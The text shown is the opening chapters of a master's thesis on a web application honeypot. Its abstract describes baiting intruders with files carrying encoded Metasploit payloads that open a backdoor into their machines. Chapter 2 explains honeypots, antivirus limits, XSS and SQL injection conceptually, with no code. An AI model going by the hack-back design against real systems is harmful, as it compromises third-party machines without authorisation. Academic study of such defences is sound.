# TRACING INTRUDERS USING WEB APPLICATION HONEYPOT WITH METASPLOIT CONTENTS

By

Alin Boby

MASTER OF SCIENCE

IN

INFORMATION AND COMMUNICATION TECHNOLOGY

Institute of Information and Communication Technology

BANGLADESH UNIVERSITY OF ENGINEERING AND TECHNOLOGY

The thesis titled "**Tracing Intruders Using Web Application Honeypot With Metasploit Contents**" submitted by Alin Boby , Roll No. 0411312014, and Session April, 2011, has been accepted as satisfactory in partial fulfillment of the requirement for the degree of Master of Science in Information and Communication Technology on September 23, 2017.

# Declaration

I, Alin Boby, hereby declare that the work presented here in is original work done by me and has not been published or submitted elsewhere for the requirement of a degree. Any literature date or work done by other and cited within this thesis has given due acknowledgement and listed in the reference section.

Signature of the Candidate

[illegible]

**Alin Boby**
0411312014
IICT, BUET

## Dedication

**THIS THESIS IS DEDICATED**

**TO**

**MY MOTHER, MY WIFE**

**AND**

**MY KIDS**

# Contents

# List of Tables

# List of Figures

# List of Abbreviations

| | |
|---|---|
| **ADA** | Attack Diversion Algorithm |
| **ADM** | Attack Detection Module |
| **ADS** | Anomaly Detection Systems |
| **ALR** | Attacking Log Records |
| **AS** | Authentication Server |
| **AV** | Antivirus |
| **BGP** | Border Gateway Protocol |
| **CLI** | Command Line Interface |
| **CRLF** | Carriage Return and Line Feed |
| **CVE** | Common Vulnerabilities and Exposures |
| **DCAM** | Data Capture and Analysis Module |
| **DNS** | Domain Name Server |
| **DOM** | Document Object Model |
| **DoS** | Denial-of-Service |
| **DDoS** | Distributed Denial-of-Service |
| **FSRM** | File Server Resource Manager |
| **FMS attack** | Fluhrer-Mantin-Shamir attack |
| **HIDS** | Host-based Intrusion Detection System |
| **IDS** | Intrusion Detection System |
| **IoT** | Internet of Things |
| **IPS** | Intrusion Prevention System |
| **JS** | JavaScript |
| **LAP** | Log Analyzer and Parser |
| **LDAP** | Lightweight Directory Access Protocol |
| **MCG** | Metasploit Content Generator |

| | |
|---|---|
| **MSF** | Metasploit Framework |
| **NIDS** | Network Intrusion Detection |
| **Nmap** | Network Mapper |
| **NOP** | No-Operation |
| **OWASP** | Open Web Application Security Project |
| **PCI DSS** | Payment Card Industry Data Security Standard |
| **PSK** | Pre-Shared Key |
| **PTW attack** | Pychkine-Tews-Weinmann attack |
| **RDP** | Remote Desktop Protocol |
| **RFB** | Remote Frame Buffer |
| **RFID** | Radio Frequency Identication |
| **REST** | Representational State Transfer |
| **RPC** | Remote Procedure Call |
| **RWA** | Real Web Application |
| **SMB** | Server Message Block |
| **SQLi** | SQL Injection |
| **SSH** | Secure Shell |
| **SSL** | Secure Sockets Layer |
| **TCP** | Transmission Control Protocol |
| **Tor** | The Onion Router |
| **TLS** | Transport Layer Security |
| **UDP** | User Datagram Protocol |
| **USM** | Unified Security Management |
| **VNC** | Virtual Network Computing |
| **W3af** | Web Application Attack and Audit Framework |
| **WAH** | Web Application Honeypot |
| **WEP** | Wired Equivalent Privacy |
| **WPA** | Wi-Fi Protected Access |
| **WPS** | Wi-Fi Protected Setup |
| **XSS** | Cross Site Scripting |
| **ZAP** | Zed Attack Proxy |

# List of symbols

| | |
|---|---|
| $A_n$ | Number of Attempts |
| $ALR$ | Attacking Log Records |
| $AP_{rwa}$ | Admin Panel in RWA |
| $AP_{wah}$ | Admin Panel in WAH |
| $DB_{rwa}$ | Database in RWA |
| $DB_{wah}$ | Database in WAH |
| $IP_u$ | User IP |
| $LLS$ | Login Link Script |
| $LP_{rwa}$ | Login Page in RWA |
| $LP_{wah}$ | Login Page in WAH |
| $P_{rwa}$ | Password from RWA |
| $P_{wah}$ | Password from WAH |
| $P_{wd}$ | Password |
| $U_{name}$ | User Name |
| $\delta$ | Maximum Limit of Attempts |

# Acknowledgment

This thesis would not have been possible without the support of many people. First and foremost I would like to thank my mother who sacrificed her all happiness for my education. Many thanks to my supervisor, Dr. Hossen Asiful Mustafa, who read my numerous revisions and helped make some sense of the confusion. Also thanks to my advisor Dr. Md. Saiful Islam and committee members who offered guidance and support. Thanks to Bangladesh University of Engineering and Technology (BUET) for providing me with the financial and technical help to complete this thesis. Thanks to my wife, Subarna, who supported my decision to make an essential turn in my life to embark in graduate studies and achieve my career goals, despite the significant changes it involved in our lives; she has provided stability to our family by taking charge of our home and our kids' education. Thanks numerous friends who endured this long process with me, always offering support and love.

Finally I would like to praise the Almighty for all of the blessings.

# Abstract

In recent years, it is impossible to say that the system is fully secured with no vulnerability. Hacking professionals use techniques to hide their real identity and always sweep out log records before leaving in such a way that security expert cannot trace them. Researchers and network administrators have applied several approaches to monitor and analyze malicious traffic for malicious content by monitoring network components, aggregating IDS alerts, and using different types of honeypot. We propose a web application honeypot that contains undetectable encoded metasploit contents and integrated into real web application from different location. It can be exploited by an attacker using brute-force or SQL injection attacking method. Our algorithm detects attacking IP address and diverts them to honeypot. By logging in our honeypot system by brute-force method or commonly used user and password, attackers can find hacked contents which can be thought as important and original. When they copy any of these contents to their system and try to open it, exploited code in files will run on attacker's system and give us backdoor through msfconsole immediately to control and analyze their hardware and software resources, tools, and activities. We collect and store all activities and resources information of the intruder system into database. Analysis of the stored information can give insights into attacking methodologies, techniques and levels; such insights can help us to design more secured system.

# Chapter 1

# Introduction

## 1.1 Problem Statement

In the era of information, black or gray hat hackers often target web applications that are vulnerable. Many advanced attacks by scripts and tools can be launched by the attacker. Some of these attacks can be prevented by strengthening the security by penetration testing [1] where firewall can prevent an unauthorized access, or by vulnerability scanner which can spot major security lacking in the system [2]. Anti-virus can detect and prevent known attacks but these signature based detection mechanisms have limitation to capture new hacking techniques [3,4] by modification of the code or using zero-day exploits [4].

Firewall and Intrusion Prevention System (IPS) were not designed to look at the behavior of millions of concurrent sessions as a whole, but only to examine individual sessions. This eliminates the ability to identify an attack composed of millions of valid requests. On the other hand, most security investigators understand that the efficiency of antivirus (AV) software is doubtful at best [3]. However, people still use it daily, perhaps for a lack of better alternatives. Signature-based detection technique used in almost all commercial and non-commercial AV cannot be completely effective against zero-day malware [5]. Many evaluations conducted by renowned security firms confirm this [6]. These evaluations often employ sophisticated malware, involve elaborated scheme, and require more resources than what is available to an average person to replicate. Some research papers investigate the creation of simple zero-day malware that can comprehensively exploit hosts and protractedly evade the installed AV products.

In recent years, researchers have been working on designing different types of honeypots to trace attacker. But, many attacks by undetectable exploits and proxy IP are not detectable through these proposed systems. It is only possible when honeypot can establish a direct access to attacker's system.

## 1.2 Research Objectives

The objective of this research is to trace the system of an intruder and its resources by getting access to his system. To meet this goal, the following aims have been identified:

1. To design and develop a web application honeypot architecture with SQL injection attack and Dictionary attack vulnerability.
2. To develop a meterpreter console scripts for creating metasploit data and getting control of the intruder system.
3. Design a system to trace, store, and analyze the type of the resources and activities of the intruder system.

The results and observation of this research work will be helpful for understanding attacker's motivation, goal, attacking steps, and used resources and thus, will help administrator to secure their system.

## 1.3 Outline of Methodology

The methodology consists of the following stages:

- The architecture of web application honeypot will be designed and implemented by us using Apache Web server and MySQL database similar to real server.
- Metasploit script generator and data capture, and analyzer module will be developed by shell script and MSF framework in Linux.
- An algorithm will be developed for detecting attack in real web application server to divert them to the honeypot system.
- Manual archival system will be developed to store all activities and resources information of intruder system for further analysis.

- Finally, the proposed system will be validated through the real-world deployment as well as simulation.

## 1.4 Thesis Overview

The remaining parts of the thesis are organized as follows:

**Chapter 2** describes honeypot details with its type and tools, firewall and antivirus, different types of web vulnerabilities, vulnerability levels, vulnerability exploration tools, IP hiding technique, penetration testing and basic concept of metasploit framework.

**Chapter 3** discusses honeypot related works to understand different architecture and working methodology of honeypot to provide attack detection solution.

**Chapter 4** presents the design of our proposed web application honeypot. It also describes the architecture and design of every module in proposed system, the implementation procedure and workflow of the system.

**Chapter 5** shows the simulation and real life deployment results. It also shows the comparison report of various experiments.

**Chapter 6** concludes the thesis with some hints for future research.

## 1.5 Summary

This chapter presents a very brief discussion of present problems for detecting attack. Research objectives and methodology are also discussed here to get an overview of the outcome of this research work. Finally, thesis overview is described.

# Chapter 2

# Background

## 2.1 Basic Concepts of Honeypot

A honeypot is a server that is configured by mirroring a real production system to lure and detect potential hackers who seek to gain unauthorized access to information systems. It is used for trapping intruders by detecting, deflecting, or reducing risky behavior in the information system. It consists of a computer, a network site, or data which appears to be a part of a network, but it is actually isolated and monitored. It can simulate services such as FTP, Telnet, HTTP, POP3, etc. When intruders try to break into a honeypot system, the honeypot will run the script provided by the administrator. By its nature, a honeypot server is a fake system with no production value; therefore, any traffic to the honeypot is suspicious and assumed to be malicious. Figure 2.1 shows the basic architecture of honeypot.

## 2.2 Different Types of Honeypots

Honeypots are computers which masquerade as vulnerable. The honeypot records all actions and interactions with users. Since honeypots do not provide any legitimate services, all activity is unauthorized and possibly malicious. It is used to study activities to trace left by hackers and to rectify the systems securities in order to prevent future attacks. Generally, it consists of a computer, applications, and data that simulate the behavior and acts as a decoy [7]. There are two broad categories of honeypots available today based on their level of interaction: high-interaction honeypot and low-interaction honeypot. Some authors classify a third category, medium-interaction honeypots [8], that has expanded interaction from low-interaction honeypots but less than high-interaction honeypots. Based on planned



Potential victim
Attacker through internet
Attack is redirected to another honeypot
Honeypot

Figure 2.1: Basic architecture of honeypot

use, honeypots can be divided into production honeypots and research honypots [9].

### 2.2.1 High-Interaction Honeypot

High-interaction honeypots let the hacker interact with the system as they would with any regular operating system; the goal is to capture the maximum amount of information on the attacker's techniques. Any command or application that an end-user would expect to be installed is available and generally, there is little to no restriction placed on what the hacker can do once he/she gets access to the system.

### 2.2.2 Low-Interaction Honeypot

Low-interaction honeypots present the hacker emulated services with a limited subset of the functionality as attacker would expect from a server; the goal is to detect sources of unauthorized activity. Low-interaction honeypots are easy to deploy and use but can capture only limited information.

### 2.2.3 Medium-Interaction Honeypot

A medium-interaction honeypot may fully implement the HTTP protocol to emulate a well-known vendor's implementation. Medium-interaction honeypots still do not have a real operating system, but the bogus services provided are more sophisticated.

### 2.2.4 Production Honeypot

Production honeypots are usually deployed to mirror some or all of an organization's production services in order to study attackers' techniques to protect their production services. Usually, production honeypots are low-interaction honeypots. Production honeypots are placed in production network to serve the role of a decoy as part of intrusion detection system.

### 2.2.5 Research Honeypot

Research honeypots are usually deployed by military or government organizations, universities and research centers to collect information on threats. Research honeypots are run to have a detailed study about the intruder and to identify security measures.

### 2.2.6 Shadow Honeypot

Shadow honeypot is an instance of a legitimate service to identify anomalous traffic from regular traffic by anomaly detection systems (ADS), which is another alternative to rule-based intrusion detection system. If an attack is detected by the shadow honeypot, any changes in state of the honeypot are discarded. If not, the transaction and changes are correctly handled. While shadow honeypots require more overhead, they are advantageous in that they can detect attacks contingent upon the state of the service.

### 2.2.7 Malware Honeypot

Malware honeypots are used to detect malware by exploiting the known replication and attack vectors of malware.

## 2.3 Several Honeypot Tools

### 2.3.1 HoneyC

Christian Seifert developed HoneyC [10] at Victoria University of Wellington. HoneyC is a low interaction client honeypot that uses emulated clients that are able to solicit as much of a response from a server that is necessary for analysis of malicious content. It allows identifying malicious servers on the web. HoneyC consists of three components: Visitor, Queuer, and Analysis Engine.

### 2.3.2 Dionaea

Dionaea [11] is a low-interaction server-side honeypot for collecting a copy of payload or malware. It emulates vulnerabilities in Windows services targeted by malware and supports various protocols such as SMB, HTTP, FTP, TFTP, MSSQL, MySQL, etc. Its handling of the SMB protocol is proved to be beneficial in 2017 for the WannaCry worm and the most recent Samba RCE vulnerability CVE 2017-7494 worm hunt across the Internet.

### 2.3.3 Glastopf

Glastopf [12] is a Python web application honeypot. It emulates web vulnerabilities type instead of just vulnerabilities and handles unknown attacks of the same category. Extending attack surface automatically, Glastopf gets more attacker with new attack attempted on it.

### 2.3.4 Kippo

Kippo [13] is a SSH python medium-interaction honeypot that can record brute force attacks and replay attacker's interactions in emulated shell on the fake SSH server during attackers attempt to guess login credentials of an SSH server.

### 2.3.5 Thug

Thug [14] is a Python client-side low-interaction honeypot that emulates a web browser. It is designed to automatically interact with the malicious website to explore its exploits and malicious artifacts, often in the form of Google V8 JavaScript engine.

## 2.4 Firewall

Firewall is a security system between the internal network and the external network, which is used to strengthen the access control between networks. It helps prevent the external users access to the resources in the internal network illegally, and thus protecting the internal devices and data [15].
Basic Functions of Firewall:

- Filter the data packets that pass through the network
- Manage the access behaviors for the network
- Plugging some forbidden access behaviors
- Record the information content and activities
- Detect and alarm the network attacks

The main technologies applied in the firewall are: packet filtering technology, application gateway and proxy technology. These technologies can be used alone or in combination. A firewall can detect different types of DDoS attacks; table 2.1 shows same major DDoS attacks.

## 2.5 Antivirus

Antivirus software faces a daunting task trying to keep the bad things out and allowing the good things in. This is particularly challenging at the low level, which AV often works, where program semantics are obscured. Wholesome code and data sometimes manifest themselves as malware and malware can in turn masquerade as legitimate code. AV needs to strike a good balance. It must not generate too many false positive to render itself useless and its false negative must be low so that it catches malware that matter. Signature-based detection has long been the cornerstone for AV. This is a reactive approach where the AV must have seen the viruses prior to learning to detect them; hence, it is vulnerable to zero-day exploits. The argument in favor of this kind of AV is that we can still be fully protected as long as we are not the first to be hit by new viruses. Also, as general users, we mostly encounter attacks unsophisticated enough for AV to handle.

Table 2.1: Major DDoS Attack Types

| **DDoS Attack** | **Description** |
|---|---|
| Generic flood attacks | Flood of traffic for one or more protocols or ports. UDP flood and Sync Flood are common types. It can be spoofed or non-spoofed. |
| Fragmentation attacks | A flood of TCP or UDP fragments are sent to overwhelm the victim's ability to reassemble the streams and severely reducing performance. It may also be a result of misconfiguration. |
| Connection attacks | Connection attacks maintain a large number of half-open or fully open idle TCP connections. Resource exhaustion in the TCP stack or application connection tables prevents the victim host from allowing new TCP connections to be opened to the victim. |
| Application-level floods attacks | Application attacks are designed to overwhelm components of specific applications. Buffer Overflow can consume all available memory or CPU time. |
| Vulnerability exploit attacks | Vulnerability exploit attacks are designed to exploit a software flaw in the victim's operating system or application. |

In modern day, when new viruses are created and spread at a staggering rate, AV makers have to devise means to learn them fast by using, for example, advanced honeynet. In addition, heuristics analysis has been incorporated to AV to cope with these new viruses. Such heuristics use static program analysis technique to examine suspecting samples. More advanced heuristics attempt to execute these samples via CPU emulation. Despite many new innovations being put in, AV is still fundamentally a signature-based learning machine.

Recently, a high-profile report by a security firm Imperva seriously calls the usefulness of AV into questions [16]. It compares each AV product's detection capability at the beginning of the test (first run) with its detection rate at the end of the test




Figure 2.2: Virus Detection between First and Last Run, by Antivirus Vendor

(last run). It indicates how well AV products process new inputs in general. Figure 2.2 shows that AV products are highly dependent on their input, and most products, in fact, have a solid process of turning their input into detection signatures. The




Figure 2.3: No. of Weeks Required to Identify Infected File not identified in First Run

data in Figure 2.3 gives an idea about the size of the “window of opportunity” for an attacker to take advantage of malware [3].

## 2.6 Web Vulnerabilities

According to the “Web Application Vulnerability Report 2015” of Acunetix [17], major percentage of websites are vulnerable by Cross Site Scripting (XSS), Denial of Service (DoS), Secure Sockets Layer (SSL) related vulnerabilities, SQL Injection, etc., as shown in Figure 2.4. Some detected and the most dangerous vulnerabilities in web server are discussed briefly next in this chapter to understand vulnerability level.





Figure 2.4: Top Web Vulnerabilities

### 2.6.1 Username Enumeration

Username enumeration is a type of attack where the backend validation script tells the attacker if the supplied username is correct or not. Figure 2.5 shows different error messages for wrong or correct username. Exploiting this vulnerability helps the attacker to experiment with different usernames and determine valid ones with the help of these different error messages. Username enumeration can help an attacker who attempts to use some trivial usernames with easily guessable passwords, such as test/test, admin/admin, guest/guest, and so on. These accounts are often created by developers for testing purposes, and many times the accounts are never disabled or the developer forgets to change the password.


### 2.6.2 Cross Site Scripting

Cross Site Scripting (XSS) entails the injection of a malicious script into a website so that when a user accesses the website, the script is executed by the browser of


Account does not exist

Please sign-in

(a) Login error shows wrong user


Password incorrect

Please sign-in

(b) Correct user but wrong password

Figure 2.5: Different error messages show wrong/correct username

the client machine [18]. XSS is an attack vector that is growing in prominence. This is because with the advent of Web 2.0 and the increasingly participatory nature of the Social Web, more and more websites are allowing users to upload and add content to sites, often in the form of comments or opinions. Any website that allows the submission of user generated content or any form of untrusted data could be a potential victim to a XSS attack if proper preventive measures are not taken.

One of the old-style and dangerous uses of XSS is the ability for an attacker to steal session cookies allowing an attacker to impersonate a victim. It has been used to cause havoc on social networks, spread malware, phish for authorizations and even used in conjunction with social engineering techniques to increase the level of attack. XSS can be classified into three major categories: Stored XSS, Reflected XSS and DOM-based XSS.

Stored XSS attacks involve an attacker injecting a script (referred to as the payload) that is permanently stored on the target application, for instance, within a database, in a comment field, or in a forum post; the victim would then browse the website, and unintentionally execute the malicious script once the page is viewed in his browser. In Reflected XSS, the attacker's payload script has to be part of the request which is sent to the web server and reflected back in such a way that the HTTP response includes the payload from the HTTP request. Using Phishing emails and other social engineering techniques, the attacker lures the victim to inadvertently make a request to the server which contains the XSS payload and ends-up executing the script that gets reflected and executed inside the browser.

DOM-based XSS is an advanced type of XSS attack which is made possible when the web application's client side scripts write user provided data to the Document




Figure 2.6: Cross Site Scripting (XSS) vulnerabilities

Object Model (DOM). The data is subsequently read from the DOM by the web application and outputted to the browser. If the data is incorrectly handled, an attacker can inject a payload, which will be stored as part of the DOM and will be executed when the data is read back from the DOM. The most dangerous part of DOM-based XSS is that the attack is often a client-side attack and the attacker's payload is never sent to the server [17]. Acunetix published a statistical report shown in Figure 2.6 to show the vulnerabilities and attacking percentage using these type of XSS.

### 2.6.3 SQL Injection

SQL Injection is one of the oldest and most widespread software bug that is still being actively exploited today. The latest 'Open Web Application Security Project (OWASP) Top 10' still lists Injection as the most dangerous class of vulnerabilities [19]. This technique lets an attacker to extract sensitive information from a Web application database. Depending on the web application's security measures, the impact of this attack can vary from basic information expose to remote code execution and thus, total system can be compromised.
SQL Injection is possible when inputs are either incorrectly filtered for escape characters, or user input is not properly validated [20]. So, attacker could manipulate SQL queries. Such weaknesses in an application's design provide attackers with the ability to craft malicious requests to the web application, effectively enabling them to run SQL statements and query the database directly.

SQL Injection is still possible when the results of the injection are not visible to the attacker. This is referred to as Blind SQL Injection. Unlike its error-based counterpart, pages vulnerable to Blind SQLi do not display data within the response from the server. However, the page will display differently depending on the results of a logical statement injected into the SQL query.




Figure 2.7: Identified SQL Injection vulnerabilities

The two techniques used to achieve a Blind SQLi attack are – Boolean-based Blind SQL Injection and Time-based Blind SQL Injection. Acunetix Web Application Vulnerability Report 2015 shows (Figure 2.7) that out of the 1455 SQL Injection vulnerabilities detected, 829 scanned websites were found to be vulnerable to Blind SQL Injection attack.
Several tools like AMNESIA, SQLCheck, SQLGuard, WAVES, etc., are used to detect SQLi attack in a system [21].

### 2.6.4 Directory Listing

Directory listing refers to a server misconfiguration. For instance, if the .htaccess file is not configured properly, it could reveal sensitive information to an attacker. An attacker could exploit the system using input validation methods in order to access files that are not planned to be easily reached because some web applications manage files as part of daily process that have not been well controlled. An attacker can use a directory listing vulnerability to download all source code and find other exploitable vulnerabilities in an application [17]. Directory listing attack is also known as the directory traversal, dot-dot-slash attack, backtracking or directory climbing attack.

### 2.6.5 Host Header Attack

Several web applications are often hosted on the same web server with same IP address. The host header mainly specifies which web application should route a received HTTP request. The web server uses this host header value to dispatch the request to the indicated website or web application. A Host Header attack happens when an attacker has the facility to control functionality within web applications that indirectly trust the HTTP Host header value. Some applications make use of the host header to generate password resets links or import scripts. An attacker can exploit this vulnerability through password reset poisoning attacks or web-cache poisoning attacks having control on host header.

### 2.6.6 Vulnerable JS Libraries

Most websites and web applications frequently leverage one or more JavaScript libraries to enhance the user experience of the site as well as to build core functionality of the web application [16]. Running vulnerable versions of JavaScript libraries make a website inherently at risk of Cross site Scripting vulnerabilities present in the vulnerable versions of those libraries.

## 2.7 Vulnerabilities by Severity

Severity is a metric for classifying the level of seriousness a security vulnerability poses. The severity level of vulnerability is classified into 3 categories based on the security threat posed as well as the difficulty involved in exploiting it.

### 2.7.1 High Severity

An attacker can easily exploit such vulnerabilities to compromise backend systems and databases, as well as deface the target site and trick users into phishing attacks.

### 2.7.2 Medium Severity

An attacker can exploit such vulnerabilities caused by server misconfiguration and site-coding flaws, which facilitate server disruption and intrusion. Medium severity vulnerabilities could also be used to escalate an attack by exploiting known vulnerabilities in disclosed software components.

### 2.7.3 Low Severity

An attacker can identify sensitive information derived from the lack of encryption of data traffic, or directory path disclosures and may be able to use this information to escalate an attack and find other vulnerabilities.

